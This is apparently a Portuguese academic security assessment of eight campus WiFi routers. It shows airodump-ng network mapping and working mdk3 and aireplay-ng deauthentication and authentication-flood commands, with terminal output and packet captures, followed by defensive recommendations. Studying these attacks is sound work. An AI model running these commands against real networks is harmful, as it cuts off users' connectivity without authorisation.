Segundo o Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil (CERT.br) os ataques de negação de serviço cresceram 138% em 2016. Em 2017, segundo o relatório anual da Arbor Networks, divulgado pela Netscout Systems, aponta que houve 7,5 milhões de ataques DDoS em 2017, 57% das empresas e 45% dos operadores de data centers tiveram a largura de banda da internet saturada devido a ataques DDoS.

Existem vários tipos de ataques de negação de serviço, os principais ataques de DoS em redes wireless são direcionados para a camada 2 do modelo OSI (MORENO, 2016). Os ataques DoS em redes WiFi são classificados em ataques persistentes e não-persistentes. (PASSOS; BALBI; CARRANO, 2016)

Os ataques persistentes causam impacto mesmo depois que o ataque cessar,

são mais eficientes para o atacante e exige menos recursos computacionais e também podem exigir a reinicialização do roteador. Já os ataques não persistentes perdem sua eficácia quando o ataque cessa ou o atacante fica fora de alcance, esse tipo de ataque é mais comum (PASSOS; BALBI; CARRANO, 2016).

5.8.6.1. Ataque persistente

Este tipo de ataque consiste em esgotar os recursos do roteador com o envio de frames de gerenciamento por autenticação e associação. “O atacante envia quadros de gerenciamento dos subtipos autenticação e associação com origem forjada, na tentativa de esgotar a memória e o processamento do Access Point. ” (PASSOS; BALBI; CARRANO, 2016, pág. 95).

Como o protocolo IEEE 802.11 não determina o que deverá ser feito quando o roteador atingir seu limite, o mesmo poderá se comportar de diversas maneiras, poderá reiniciar, desassociar clientes antes associados, rejeitar novas associações e também pode levar ao congelamento do roteador.

5.8.6.2. Ataque não persistente

Neste tipo de ataque ocorre a desassociação ou desautenticação, interrompendo a comunicação entre uma estação e o roteador, obtendo vantagem dos quadros criados para liberar carga do roteador quando há muitos clientes associados. A reação do driver de rede do cliente pode ser a de buscar o mesmo SSID em outros canais, tentar uma nova comunicação com o roteador ou ignorar por completo os quadros.

Pode ser direcionado para um único usuário ou a todos os usuários da rede-alvo. Através do envio de quadros de desautenticação do atacante para os clientes interrompendo a comunicação com o roteador.

5.8.6.3. Padrão 802.11w

Também conhecido como Protected Management Frames (PMF) foi uma alteração realizada em 2009 no padrão 802.11 para proteger a integridade de conexões e informações confidenciais. A partir desse padrão, é possível proteger quadros de gerenciamento do tipo Desassociação, Deautenticação, quadros de Ação:

- Desativado – Desativa a proteção PMF 802.11w em uma WLAN.
- Opcional – Quando a segurança é ativada na WLAN, por padrão, o PMF estará no modo opcional. Ao selecionar esta opção, ambos os clientes compatíveis

com 802.11w e clientes com 802.11w não compatíveis podem se conectar.

- Obrigatório – somente clientes compatíveis com 802.11w podem se associar à WLAN.

6. METODOLOGIA

Este trabalho foi realizado na infraestrutura de rede WiFi do IFTO *Campus Araguatins*, com 8 roteadores de variadas marcas e modelos, em diferentes pontos do Campus, entre janeiro e dezembro de 2017. Foi adotada uma abordagem metodológica quanti-qualitativa, de caráter exploratório na forma de um estudo de caso.

O trabalho segue em duas abordagens: a primeira de cunho quantitativo para coleta de dados através de mapeamento passivo como endereços MAC do roteador e das estações, tipo de segurança, canal, entre outros. A abordagem de cunho qualitativo visa analisar comportamento dos roteadores alvos ao ataque de DoS.

A seguir estão descritas as ferramentas utilizadas durante o desenvolvimento do presente trabalho.

6.1. Materiais e Métodos

Inicialmente foi utilizado a ferramenta “airodump-ng”, esta ferramenta é usada para a captura de pacotes e foi utilizada para realizar o mapeamento passivo das redes WiFi do IFTO a fim de colher informações como os endereços MAC dos roteadores e das estações conectadas a esses roteadores, canal em que a rede está operando, tipo de criptografia usada, dentre outras. (Figura 3).

Figura 3 - Mapeamento Passivo para escolha do alvo

Arquivo Editar Ver Pesquisar Terminal Ajuda										
CH 6][Elapsed: 26 mins][2017-05-18 16:51][WPA handshake: 74:EA:3A: [REDACTED]										
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
C8:3A:35 [REDACTED]	-1	0	189	0	10	-1	OPN		<length: 0>	
EC:22:80 [REDACTED]	-59	74	111	0	1	54e	WPA2 CCMP	PSK	IFT0 PROFESSORES	
4C:5E:0C [REDACTED]	-68	53	32	0	1	54e	OPN		IFT0 1	
08:10:77 [REDACTED]	-62	100	45	0	6	54e	WPA2 CCMP	PSK	IFT0 DDE	
C8:3A:35 [REDACTED]	-77	16	0	0	13	54e	WPA CCMP	PSK	<length: 0>	
4C:5E:0C [REDACTED]	-76	37	27	0	1	54e	OPN		IFT0 2	
10:FE:ED [REDACTED]	-82	121	53	0	6	54e	OPN		IFT0-Academicos	
58:10:8C [REDACTED]	-83	49	14	0	11	54e	WPA2 CCMP	PSK	Agro	
C8:3A:35 [REDACTED]	-87	11	0	0	1	54e	WPA CCMP	PSK	IFT0 HUMANAS	
E4:BE:ED [REDACTED]	-86	29	0	0	3	54e	WPA2 CCMP	PSK	IFT0 Garagem	
82:5A:04 [REDACTED]	-90	7	5	0	6	54e	OPN		BvpG-cm9kcmLnb3NvdXNhMjAwMjA0	
CC:34:29 [REDACTED]	-91	1	2	0	11	54e	WPA2 CCMP	PSK		
F0:7D:68 [REDACTED]	-92	5	10	0	6	54e	WPA2 CCMP	PSK	IFT0 SOPHIA	
C8:3A:35 [REDACTED]	-92	4	16	0	6	54e	OPN		IFT0-Academicos	
F8:1A:67 [REDACTED]	-91	1	0	0	11	54e	WPA2 CCMP	PSK	Laboratorio de Quimica	
9C:D3:5B [REDACTED]	-81	14	0	0	11	54e	WPA2 CCMP	PSK	paulo andre	
C8:3A:35 [REDACTED]	-1	0	0	0	9	-1			<length: 0>	
BSSID	STATION		PWR	Rate	Lost	Frames	Probe			
C8:3A:35 [REDACTED]	08:8C:2C [REDACTED]		-87	0 - 1	1048	356	IFT0-Academicos			
C8:3A:35 [REDACTED]	28:83:35 [REDACTED]		-84	0 - 1e	0	42				
C8:3A:35 [REDACTED]	00:F4:6F [REDACTED]		-81	0 - 6	0	2				
C8:3A:35 [REDACTED]	5C:C9:D3 [REDACTED]		-82	0 - 1	0	15	IFT0-Academicos			
C8:3A:35 [REDACTED]	60:E3:AC [REDACTED]		-87	0 - 1e	0	16				
C8:3A:35 [REDACTED]	C4:42:02 [REDACTED]		-79	0 - 1	3	38				
C8:3A:35 [REDACTED]	E0:98:61 [REDACTED]		-89	0 - 1e	0	74				
-- -- --	-- -- --		--	--	--	--				

Fonte: Autor (2018).

Todos os ataques foram executados por um único atacante a partir de um notebook Dell Inspiron i15-3542-B40 com 8GB de RAM, Intel Core i5-4210U, equipado

com uma placa de rede sem fio Dell Wireless 1705 com driver Qualcomm Atheros na versão 10.0.0.339, com sistema operacional Kali Linux 2. O atacante mudou frequentemente o endereço MAC entre os vários ataques realizados. Os seguintes roteadores foram submetidos aos ataques de negação de serviço: (Tabela 2)

Tabela 2 - Roteadores submetidos aos testes

ROTEADOR	MODELO	PADRÃO DE CONEXÃO DE REDE	VELOCIDADE
Kross Elegance	KP8696x	802.11 b/g/n	300 Mbps
TP-LINK	TL-WR740N	802.11 b/g/n	150 Mbps
D-LINK	DI-524	802.11 g	150 Mbps
LINKONE	L1-RW332	802.11 b/g/n	300 Mbps
TP-LINK	TL-WR541G	802.11 b/g	54 Mbps
TDA	TW300RT	802.11 b/g/n	300 Mbps
TP-LINK	TL-WR340G	802.11b/g	54 Mbps
KNUP	KP-R04	802.11b/g/n	300 Mbps

Fonte: Autor (2018).

Para implementar os ataques de negação de serviço abordados neste trabalho, várias ferramentas foram utilizadas, incluindo a suíte Aircrack, a ferramenta mdk3 para executar ataques de desautenticação e de autenticação e a ferramenta Aireplay-ng para ataques de desautenticação.

O Aircrack-ng é um conjunto completo de ferramentas para avaliar a segurança de rede WiFi. Já o mdk3 é uma ferramenta que explora os pontos fracos comuns do protocolo IEEE 802.11. A ferramenta Aireplay-ng é usado para injetar quadros na rede, essa ferramenta é usada para realizar diferentes ataques.

Os ataques utilizados neste trabalho ATK 01 (Desautenticação usando mdk3), ATK02 (Ataque de desautenticação usando o Aireplay-ng), ATK03 (Ataque negação de serviço através de requisição de Autenticação) serão descritos a seguir.

7. RESULTADOS E DISCUSSÕES

O IFTO - *Campus Araguatins* possui um prédio administrativo e outros acadêmicos, o mapeamento passivo das redes WiFi foi realizado nestes blocos. A figura 03 mostra o mapeamento passivo realizado em um dos prédios do IFTO – *Campus Araguatins*, com informações como redes WiFi disponíveis (BSSID) e estações clientes conectadas ou solicitando conexão.

Figura 3 - Mapeamento Passivo no bloco B

BSSID	PWR	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
C8:3A:35:...	-1	0	0	0	9	-1				<length: 0>
C8:3A:35:...	-1	0	44	1	10	-1	OPN			<length: 0>
08:10:77:...	-58	32	12	2	6	54e	WPA2	CCMP	PSK	IFT0 DDE
EC:22:80:...	-59	25	29	3	1	54e	WPA2	CCMP	PSK	IFT0 PROFESSORES
4C:5E:0C:...	-58	23	24	9	1	54e	OPN			IFT0 1
C8:3A:35:...	-77	4	0	0	13	54e	WPA	CCMP	PSK	<length: 0>
58:10:8C:...	-79	18	10	0	11	54e	WPA2	CCMP	PSK	Agro
10:FE:ED:...	-82	121	51	0	6	54e	OPN			IFT0-Academicos
4C:5E:0C:...	-77	13	13	0	1	54e	OPN			IFT0 2
9C:D3:5B:...	-85	7	0	0	11	54e	WPA2	CCMP	PSK	paulo andra
82:5A:04:...	-89	2	2	0	6	54e	OPN			BvpG-cm9kcmInb3NvdXNhMjAwMjA0
F0:7D:68:...	-89	1	9	0	6	54e	WPA2	CCMP	PSK	IFT0 S0PHIA

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
C8:3A:35:...	64:5A:04:...	-78	0 - 1	0	47	
C8:3A:35:...	5C:C9:D3:...	-78	0 - 1	0	10	IFT0-Academicos
C8:3A:35:...	E0:9B:61:...	-85	0 - 1e	0	42	
C8:3A:35:...	28:83:35:...	-91	0 - 1e	426	13	
C8:3A:35:...	10:3B:59:...	-88	0 - 1	248	17	
C8:3A:35:...	80:58:F8:...	-91	0 - 1e	1	3	
C8:3A:35:...	A0:39:F7:...	-92	0 - 1e	56	42	IFT0-Academicos
C8:3A:35:...	48:49:07:...	-91	0 - 1	0	1	
C8:3A:35:...	E4:58:E7:...	-92	0 - 1	0	2	IFT0-Academicos
C8:3A:35:...	84:10:0D:...	-93	0 - 1	17	11	
(not associated)	20:55:31:...	-92	0 - 1	0	1	
(not associated)	30:C8:F8:...	-92	0 - 1	0	1	quarto1
(not associated)	CC:07:AB:...	-93	0 - 1	0	1	

Fonte: Autor (2018)

Com o mapeamento passivo é possível obter informações relevantes para a realização dos ataques, como endereço físico do roteador (BSSID), potência do sinal (PWR), canal (CH), cifra criptográfica (CIPHER), tipo de autenticação (AUTH), nome da rede (ESSID).

É possível ainda obter informações dos dispositivos conectados as redes ou dispositivos em processo de solicitação de conexão fazendo relação entre Station e BSSID. De posse dessas informações foi possível direcionar os ataques aos roteadores para verificar o nível de proteção em relação aos ataques de negação de serviço.

7.1. ATK01 - Desautenticação usando mdk3

Devido sua simplicidade e eficiência é considerado o ataque DoS mais potente contra redes WiFi. Baseia-se no fato de que os pacotes deauthentication são transmitidos sem proteção e podem ser facilmente falsificados por um atacante.

Neste ataque é possível enviar pacotes Deauth tanto alternando entre canais quanto sobre um canal específico. Tem como finalidade causar negação de serviço nos roteadores em um período de tempo muito curto.

Quando é executado este ataque, as estações são desconectadas automaticamente e as estações que tentarem se associar, não conseguirão enquanto o ataque estiver em execução.

Terminado o ataque o roteador volta a fornecer os serviços normalmente. Na figura 4, é possível observar o momento que o atacante começa a enviar quadros de desautenticação.

A ferramenta mdk3 é excelente para testes de negação de serviço em redes wireless.

A sintaxe para o mdk3 é a seguinte: **mdk3 <wlan0mon> <opção>**, onde:

- **<wlan0mon>** = A interface criada para monitorar o ambiente;
- **d** = modo de ataque (desautenticação/desassociação);
- **-c** = Especifica em qual canal o roteador está ativo.

Figura 4 - Ataque Deauth usando MDK3

```
root@kali:~# mdk3 wlan0mon d -b IFT09 -c 1
Periodically re-reading blacklist/whitelist every 3 seconds
Disconnecting between: 68:C4:4D: [REDACTED] and: F4:F2:6D: [REDACTED] on channel: 1
Disconnecting between: FF:FF:FF: [REDACTED] and: F4:F2:6D: [REDACTED] on channel: 1
Disconnecting between: FF:FF:FF: [REDACTED] and: F4:F2:6D: [REDACTED] on channel: 1
Disconnecting between: FF:FF:FF: [REDACTED] and: F4:F2:6D: [REDACTED] on channel: 1
Disconnecting between: FF:FF:FF: [REDACTED] and: F4:F2:6D: [REDACTED] on channel: 1
Disconnecting between: FF:FF:FF: [REDACTED] and: F4:F2:6D: [REDACTED] on channel: 1
Disconnecting between: FF:FF:FF: [REDACTED] and: F4:F2:6D: [REDACTED] on channel: 1
Disconnecting between: FF:FF:FF: [REDACTED] and: F4:F2:6D: [REDACTED] on channel: 1
Disconnecting between: FF:FF:FF: [REDACTED] and: F4:F2:6D: [REDACTED] on channel: 1
Disconnecting between: FF:FF:FF: [REDACTED] and: F4:F2:6D: [REDACTED] on channel: 1
Disconnecting between: FF:FF:FF: [REDACTED] and: F4:F2:6D: [REDACTED] on channel: 1
Disconnecting between: FF:FF:FF: [REDACTED] and: F4:F2:6D: [REDACTED] on channel: 1
Disconnecting between: FF:FF:FF: [REDACTED] and: F4:F2:6D: [REDACTED] on channel: 1
Packets sent: 217 - Speed: 4 packets/sec^C
```

Fonte: Autor (2018).

A figura 5 mostra a captura do tráfego de rede realizada com a ferramenta Wireshark no momento do ataque para evidenciar os frames de desautenticação forjados pelo atacante.

Figura 5 - Tráfego de rede capturado usando o Wireshark

No.	Time	Source	Destination	Protocol	Length	Info
814	29.662470367	HonHaiPr	Broadcast	802.11	248	Data, SN=1901, FN=0, Flags=p...F
860	30.991993779	HonHaiPr	Broadcast	802.11	416	Data, SN=1917, FN=0, Flags=p...F
981	34.883510565	HonHaiPr	Broadcast	802.11	156	Data, SN=1962, FN=0, Flags=p...F
668	23.354035478	Tp-LinkT	68:c4:4d	802.11	66	Deauthentication, SN=0, FN=0, Flag
647	23.286345050	Tp-LinkT	68:c4:4d	802.11	38	Deauthentication, SN=1703, FN=0, F
649	23.286376578	68:c4:4d	Tp-LinkT	802.11	38	Deauthentication, SN=1703, FN=0, F
652	23.287819455	Tp-LinkT	68:c4:4d	802.11	39	Deauthentication, SN=1703, FN=0, F
658	23.290303492	68:c4:4d	Tp-LinkT	802.11	39	Deauthentication, SN=1703, FN=0, F
665	23.352876690	Tp-LinkT	68:c4:4d	802.11	38	Deauthentication, SN=1703, FN=0, F
667	23.352898568	68:c4:4d	Tp-LinkT	802.11	38	Deauthentication, SN=1703, FN=0, F
672	23.354875414	Tp-LinkT	68:c4:4d	802.11	39	Deauthentication, SN=1703, FN=0, F
676	23.356489605	68:c4:4d	Tp-LinkT	802.11	39	Deauthentication, SN=1703, FN=0, F
1073	37.931198749	Tp-LinkT	68:c4:4d	802.11	38	Deauthentication, SN=1703, FN=0, F
1075	37.931231789	68:c4:4d	Tp-LinkT	802.11	38	Deauthentication, SN=1703, FN=0, F
1077	37.933703926	Tp-LinkT	68:c4:4d	802.11	39	Deauthentication, SN=1703, FN=0, F
1081	37.935377179	68:c4:4d	Tp-LinkT	802.11	39	Deauthentication, SN=1703, FN=0, F
122	5.668756895	68:c4:4d	Tp-LinkT	802.11	66	Deauthentication, SN=1752, FN=0, F
915	33.350174153	68:c4:4d	Tp-LinkT	802.11	66	Deauthentication, SN=1864, FN=0, F
646	23.286235427	Tp-LinkT	68:c4:4d	802.11	38	Disassociate, SN=1703, FN=0, Flag
648	23.286366980	68:c4:4d	Tp-LinkT	802.11	38	Disassociate, SN=1703, FN=0, Flag
650	23.286923170	Tp-LinkT	68:c4:4d	802.11	39	Disassociate, SN=1703, FN=0, Flag

Fonte: Autor (2018).

Este ataque foi eficiente em todos os roteadores testados com resposta rápida e automática. Durante a realização do ataque o roteador parou de fornecer os serviços de rede, não aceitando novas conexões e todas as estações clientes perderam conexão. Após a paralização do ataque o roteador volta a funcionar normalmente sem necessidade de reinicialização.

7.2. ATK02: Ataque de desautenticação usando o Aireplay-ng

A ferramenta o aireplay-ng faz parte do pacote de ferramentas do Aircrack-ng. Ela é usada para injetar pacotes contra um dispositivo/rede, enviando frames Deauth como se fosse o roteador de origem. Enquanto este ataque estiver em funcionamento o cliente não consegue conexão com o roteador (Moreno, 2016).

A sintaxe para uso desta ferramenta é: **aireplay-ng -deauth n -a <MAC do roteador> -e <ESSID do roteador> <interface>**, onde:

- **-0 ou -Deauth** = Modo de ataque, neste caso desautenticação;
- **n** = Número de pacotes de ataque;
- **-a** = BSSID ou MAC do roteador;
- **-e** = ESSID do roteador;
- **<interface>** = Interface definida para monitorar o ambiente.

Na figura 6, é possível observar o momento em que o atacante inicia o ataque.

Figura 6 - Ataque de desautenticação usando Aireplay-ng

```

Arquivo Editar Ver Pesquisar Terminal Ajuda
root@kali:~# aireplay-ng -O 1000 -a 08:10:77: [REDACTED] -h a8:a7:95: [REDACTED] wlan0mon
10:15:18 Waiting for beacon frame (BSSID: 08:10:77: [REDACTED]) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
10:15:18 Sending DeAuth to broadcast -- BSSID: [08:10:77: [REDACTED]]
10:15:19 Sending DeAuth to broadcast -- BSSID: [08:10:77: [REDACTED]]
10:15:19 Sending DeAuth to broadcast -- BSSID: [08:10:77: [REDACTED]]
10:15:20 Sending DeAuth to broadcast -- BSSID: [08:10:77: [REDACTED]]
10:15:20 Sending DeAuth to broadcast -- BSSID: [08:10:77: [REDACTED]]
10:15:21 Sending DeAuth to broadcast -- BSSID: [08:10:77: [REDACTED]]
10:15:21 Sending DeAuth to broadcast -- BSSID: [08:10:77: [REDACTED]]
10:15:22 Sending DeAuth to broadcast -- BSSID: [08:10:77: [REDACTED]]
10:15:22 Sending DeAuth to broadcast -- BSSID: [08:10:77: [REDACTED]]
10:15:23 Sending DeAuth to broadcast -- BSSID: [08:10:77: [REDACTED]]
10:15:23 Sending DeAuth to broadcast -- BSSID: [08:10:77: [REDACTED]]
10:15:24 Sending DeAuth to broadcast -- BSSID: [08:10:77: [REDACTED]]
10:15:24 Sending DeAuth to broadcast -- BSSID: [08:10:77: [REDACTED]]
10:15:25 Sending DeAuth to broadcast -- BSSID: [08:10:77: [REDACTED]]
10:15:25 Sending DeAuth to broadcast -- BSSID: [08:10:77: [REDACTED]]
10:15:26 Sending DeAuth to broadcast -- BSSID: [08:10:77: [REDACTED]]
10:15:26 Sending DeAuth to broadcast -- BSSID: [08:10:77: [REDACTED]]
10:15:27 Sending DeAuth to broadcast -- BSSID: [08:10:77: [REDACTED]]
10:15:27 Sending DeAuth to broadcast -- BSSID: [08:10:77: [REDACTED]]
10:15:28 Sending DeAuth to broadcast -- BSSID: [08:10:77: [REDACTED]]
10:15:28 Sending DeAuth to broadcast -- BSSID: [08:10:77: [REDACTED]]
10:15:29 Sending DeAuth to broadcast -- BSSID: [08:10:77: [REDACTED]]
10:15:29 Sending DeAuth to broadcast -- BSSID: [08:10:77: [REDACTED]]

```

Fonte: Autor (2018).

A figura 7 mostra a captura do tráfego de rede realizada com a ferramenta Wireshark no momento do ataque para evidenciar os frames de desautenticação forjados pelo atacante.

Figura 7 - Tráfego de rede capturado usando o Wireshark

No.	Time	Source	Destination	Protocol	Length	Info
106	0.080124634	08:10:77: [REDACTED]	Broadcast	802.11	39	Deauthentication,
107	0.080460881	08:10:77: [REDACTED]	Broadcast	802.11	39	Deauthentication,
108	0.080661664	08:10:77: [REDACTED]	Broadcast	802.11	39	Deauthentication,
109	0.081170972	08:10:77: [REDACTED]	Broadcast	802.11	39	Deauthentication,
110	0.082090442	b8:ec:a3: [REDACTED]	50:92:b9: [REDACTED]	802.11	56	Request-to-send, F
111	0.082571016	08:10:77: [REDACTED]	Broadcast	802.11	39	Deauthentication,
112	0.083624495	08:10:77: [REDACTED]	Broadcast	802.11	39	Deauthentication,
113	0.084681353	08:10:77: [REDACTED]	Broadcast	802.11	39	Deauthentication,
114	0.086296291	b8:ec:a3: [REDACTED]	Broadcast	802.11	218	Beacon frame, SN=1
115	0.086364546	b8:ec:a3: [REDACTED]	50:92:b9: [REDACTED]	802.11	56	Request-to-send, F
116	0.086829085	08:10:77: [REDACTED]	Broadcast	802.11	39	Deauthentication,
117	0.086886968	b8:ec:a3: [REDACTED]	50:92:b9: [REDACTED]	802.11	56	Request-to-send, F
118	0.088469199	08:10:77: [REDACTED]	Broadcast	802.11	39	Deauthentication,
119	0.088871488	08:10:77: [REDACTED]	Broadcast	802.11	39	Deauthentication,
120	0.088957051	08:10:77: [REDACTED]	Broadcast	802.11	39	Deauthentication,
121	0.089409993	08:10:77: [REDACTED]	Broadcast	802.11	39	Deauthentication,
122	0.089888387	08:10:77: [REDACTED]	Broadcast	802.11	39	Deauthentication,
123	0.090532434	08:10:77: [REDACTED]	Broadcast	802.11	39	Deauthentication,
124	0.091001945	08:10:77: [REDACTED]	Broadcast	802.11	39	Deauthentication,
125	0.091077305	08:10:77: [REDACTED]	Broadcast	802.11	39	Deauthentication,
126	0.091535044	08:10:77: [REDACTED]	Broadcast	802.11	39	Deauthentication,
127	0.092667665	08:10:77: [REDACTED]	Broadcast	802.11	39	Deauthentication,

Fonte: Autor (2018).

Neste ataque verificou-se que todos os roteadores submetidos aos testes se mostraram vulneráveis, a eficiência deste ataque é imediata, ou seja, a partir do momento que se inicia o ataque, as estações que estavam conectadas ao roteador, logo se desconectam e não conseguem reestabelecer a conexão enquanto perdurar o ataque.

7.3. ATK03: Ataque negação de serviço através de requisição de Autenticação

Na teoria os ataques de requisição de autenticação esgotariam os recursos físicos dos roteadores, os resultados dos testes indicam que os dispositivos mais

modernos podem lidar bem, mesmo para um número excessivo de pedidos de autenticação simultâneas. Mesmo depois de milhares de tentativas de autenticação em um único roteador submetidos aos testes, não se observou nenhum comportamento anormal do roteador. Importante destacar que durante a execução do ataque, logo no início, as estações clientes, não foram capazes de realizar a autenticação para entrar na rede.

Foi usado o ataque *Authentication DoS Mode* (parâmetro “a” do mdk3) para causar a negação de serviço através de vários pedidos de autenticação ao roteador. (MORENO, 2016).

A atacante seleciona um roteador que será alvo com as informações de seu canal de operação e BSSID. Estas informações são úteis para o atacante enviar quadros *RTS* forjados.

A sintaxe do comando para este ataque é a seguinte: **mdk3 wlan0mon a -a <MAC-da-vítima>**, onde:

- **<wlan0mon>** = Interface definida para monitorar o ambiente;
- **a** = modo de ataque <requisição de autenticação>;
- **-a** = MAC do roteador.

Na figura 8, é possível observar o momento que o atacante inicia o ataque de requisição de autenticação usando a ferramenta mdk3.

Figura 8 - Ataque de negação de serviço através de requisição de autenticação

```
Arquivo Editar Ver Pesquisar Terminal Ajuda
root@kali:~# mdk3 wlan0mon a -m -i C8:3A:35:
Sniffing one beacon frame to read capabilities and SSID...
Capabilities are: 11:04
SSID is: IFTO REPROGRAFIA
Clients: Created: 1 Authenticated: 0 Associated: 0 Got Kicked: 0
Data : Captured: 0 Sent: 0 Responses: 0 Relayed: 0
Clients: Created: 24 Authenticated: 6 Associated: 2 Got Kicked: 0
Data : Captured: 0 Sent: 0 Responses: 0 Relayed: 0
Clients: Created: 42 Authenticated: 8 Associated: 4 Got Kicked: 0
Data : Captured: 0 Sent: 0 Responses: 0 Relayed: 0
Clients: Created: 58 Authenticated: 10 Associated: 6 Got Kicked: 0
Data : Captured: 0 Sent: 0 Responses: 0 Relayed: 0
Clients: Created: 73 Authenticated: 13 Associated: 6 Got Kicked: 0
Data : Captured: 0 Sent: 0 Responses: 0 Relayed: 0
Clients: Created: 89 Authenticated: 17 Associated: 6 Got Kicked: 0
Data : Captured: 0 Sent: 0 Responses: 0 Relayed: 0
Clients: Created: 105 Authenticated: 19 Associated: 6 Got Kicked: 0
Data : Captured: 0 Sent: 0 Responses: 0 Relayed: 0
Clients: Created: 120 Authenticated: 22 Associated: 7 Got Kicked: 0
Data : Captured: 0 Sent: 0 Responses: 0 Relayed: 0
Clients: Created: 138 Authenticated: 25 Associated: 9 Got Kicked: 0
Data : Captured: 0 Sent: 0 Responses: 0 Relayed: 0
Clients: Created: 153 Authenticated: 28 Associated: 10 Got Kicked: 0
Data : Captured: 0 Sent: 0 Responses: 0 Relayed: 0
Clients: Created: 170 Authenticated: 31 Associated: 13 Got Kicked: 0
Data : Captured: 0 Sent: 0 Responses: 0 Relayed: 0
Clients: Created: 185 Authenticated: 33 Associated: 13 Got Kicked: 0
Packets sent: 123991 - Speed: 551 packets/sec^C Relayed: 0
```

Fonte: Autor (2018).

Na figura 9 é possível ver o tráfego de rede capturado com o auxílio do Wireshark, mostrando os frames de autenticação.

Figura 9 - Tráfego de rede capturado usando o Wireshark

No.	Time	Source	Destination	Protocol	Length	Info
35996	19.137565898		AgereSys_	(... 802.11	50	Acknowledgement, Flags=.....C
35997	19.137802388	Anicommu_	TendaTec_	802.11	74	Association Request, SN=0, FN=0, Flags=....., SSI
35998	19.137811473	Netgear_5	TendaTec_	802.11	74	Association Request, SN=0, FN=0, Flags=....., SSI
35999	19.137796980	AgereSys_	TendaTec_	802.11	75	Association Request, SN=0, FN=0, Flags=....., SSI
36000	19.138600667	AgereSys_	TendaTec_	802.11	75	Association Request, SN=0, FN=0, Flags=....., SSI
36001	19.139427308		AgereSys_	(... 802.11	50	Acknowledgement, Flags=.....C
36002	19.140152936	TendaTec_	Anicommu_	802.11	97	Association Response, SN=312, FN=0, Flags=.....C
36003	19.141218352	TendaTec_	Anicommu_	802.11	97	Association Response, SN=312, FN=0, Flags=.....R...C
36004	19.142199984	TendaTec_	Anicommu_	802.11	97	Association Response, SN=312, FN=0, Flags=.....R...C
36005	19.143240722	TendaTec_	Anicommu_	802.11	97	Association Response, SN=312, FN=0, Flags=.....R...C
36006	19.144135454	TendaTec_	Anicommu_	802.11	97	Association Response, SN=312, FN=0, Flags=.....R...C
36007	19.144731869	Netgear_	TendaTec_	802.11	74	Association Request, SN=0, FN=0, Flags=....., SSI
36008	19.144746738	Netgear_	TendaTec_	802.11	74	Association Request, SN=0, FN=0, Flags=....., SSI
36009	19.144725725	AgereSys_	TendaTec_	802.11	75	Association Request, SN=0, FN=0, Flags=....., SSI
36010	19.145556005		AgereSys_	(... 802.11	50	Acknowledgement, Flags=.....C
36011	19.146312833	TendaTec_	Anicommu_	802.11	97	Association Response, SN=312, FN=0, Flags=.....R...C
36012	19.147371037	TendaTec_	Anicommu_	802.11	97	Association Response, SN=312, FN=0, Flags=.....R...C
36013	19.147888722	AgereSys_	TendaTec_	802.11	75	Association Request, SN=0, FN=0, Flags=....., SSI
36014	19.148702257		AgereSys_	(... 802.11	50	Acknowledgement, Flags=.....C
36015	19.149415563	TendaTec_	Anicommu_	802.11	97	Association Response, SN=313, FN=0, Flags=.....C
36016	19.150441589	TendaTec_	Anicommu_	802.11	97	Association Response, SN=313, FN=0, Flags=.....R...C
36017	19.151041190	Netgear_5	TendaTec_	802.11	74	Association Request, SN=0, FN=0, Flags=....., SSI

Fonte: Autor (2018).

Este ataque conseguiu impedir com sucesso a entrada de novos clientes à rede. Porém não obteve sucesso com os dispositivos já conectados. O roteador TDA TW300RT mostrou-se resistente a este ataque. Depois de analisadas as configurações do roteador, foi observado que o mesmo tinha um filtro de MAC, onde só obtinha conexão as estações que estejam com seus MAC cadastrado, sendo assim o ataque de negação de serviço através de requisição de autenticação não obteve êxito para este roteador.

A seguir é apresentado um quadro resumo com os resultados dos testes realizados durante o trabalho, é possível observar que todos os roteadores submetidos aos testes são vulneráveis aos ataques *atk01*, *atk02* e somente um mostrou-se resistente ao *atk03*.

Tabela 3 - Resultados dos ataques

ID	Roteador	ESSID	Operação	Vulnerável	Resistente
1	Kross Elegance KP8696x	IFTO CPPD	Wpa2	atk01, atk02, atk03	-
2	TP-Link TL-WR740N	IFTO LIFE	wpa2	atk01, atk02, atk03	-
3	D-Link DI-524	IFTO INFORMATICA	Wpa2	atk01, atk02, atk03	-
4	Linkone L1-RW332	IFTO SIEPEX	Wpa2	atk01, atk02, atk03	-

5	TP-Link TL-WR541G	IFTO-Acadêmicos	opn	atk01, atk02, atk03	-
6	TDA TW300RT	IFTO DDE	wpa+mac	atk01, atk02	Atk03
7	KNUP KP-R04 KP-R04	IFTO CPE	Wpa2	atk01, atk02, atk03	-
8	TP-Link TL-WR340G	IFTO FENIX	Wpa2	atk01, atk02, atk03	-

Fonte: Autor (2018).

7.4. Recomendações

Evitar ataques contra redes WiFi é muito difícil, pois é grande a variedade de ataques disponíveis, que além de explorar a tecnologia, exploram também o usuário. Todas as ferramentas utilizadas neste trabalho são de fácil acesso, ou seja, qualquer pessoa pode fazer uso dessas ferramentas. Não houve qualquer tipo de ferramenta desenvolvida para uso particular ou de uso privado.

Como principais recomendações de medidas de segurança e de prevenção dos ataques tratados neste trabalho temos o Sistema de Detecção de Intrusos para redes wireless (WIDS), emenda IEEE 802.11w, e o filtro de MAC.

O Sistema de detecção de Intrusão é uma ferramenta de segurança e defesa, usada para detectar o acesso não autorizado à rede. O Wireless IDS executa essa tarefa exclusivamente para as redes WiFi (SNEHAL BOOB, 2010). Em muitas situações, a instituição não poderá evitar que as redes wireless sejam atacadas, mas podem prevenir que intrusões ou ataques aumentem e evoluam tornando-se violações prejudiciais.

Os WIDS permitem a detecção de centenas de ameaças específicas, ataques e vulnerabilidades tais como dispositivos maliciosos e falsos, ataques DoS, ataque man-in-the-middle, Evil Twin, assim como as ferramentas e as técnicas de hacking mais recentes como ataques usando a ferramenta MDK3.

As principais soluções WIDS incluem Extreme AirDefense, AirMagnet Enterprise e produtos de scanner sem fio, como por exemplo, a ferramenta Kismet, NetStumbler, que são Open Source. Há também os IDS Wireless que podem ser desenvolvidos com o uso do sistema operacional Linux. Existem algumas soluções de código aberto, o Snort-Wireless e WIDZ, dentre outros (HUTCHISON, 2004).

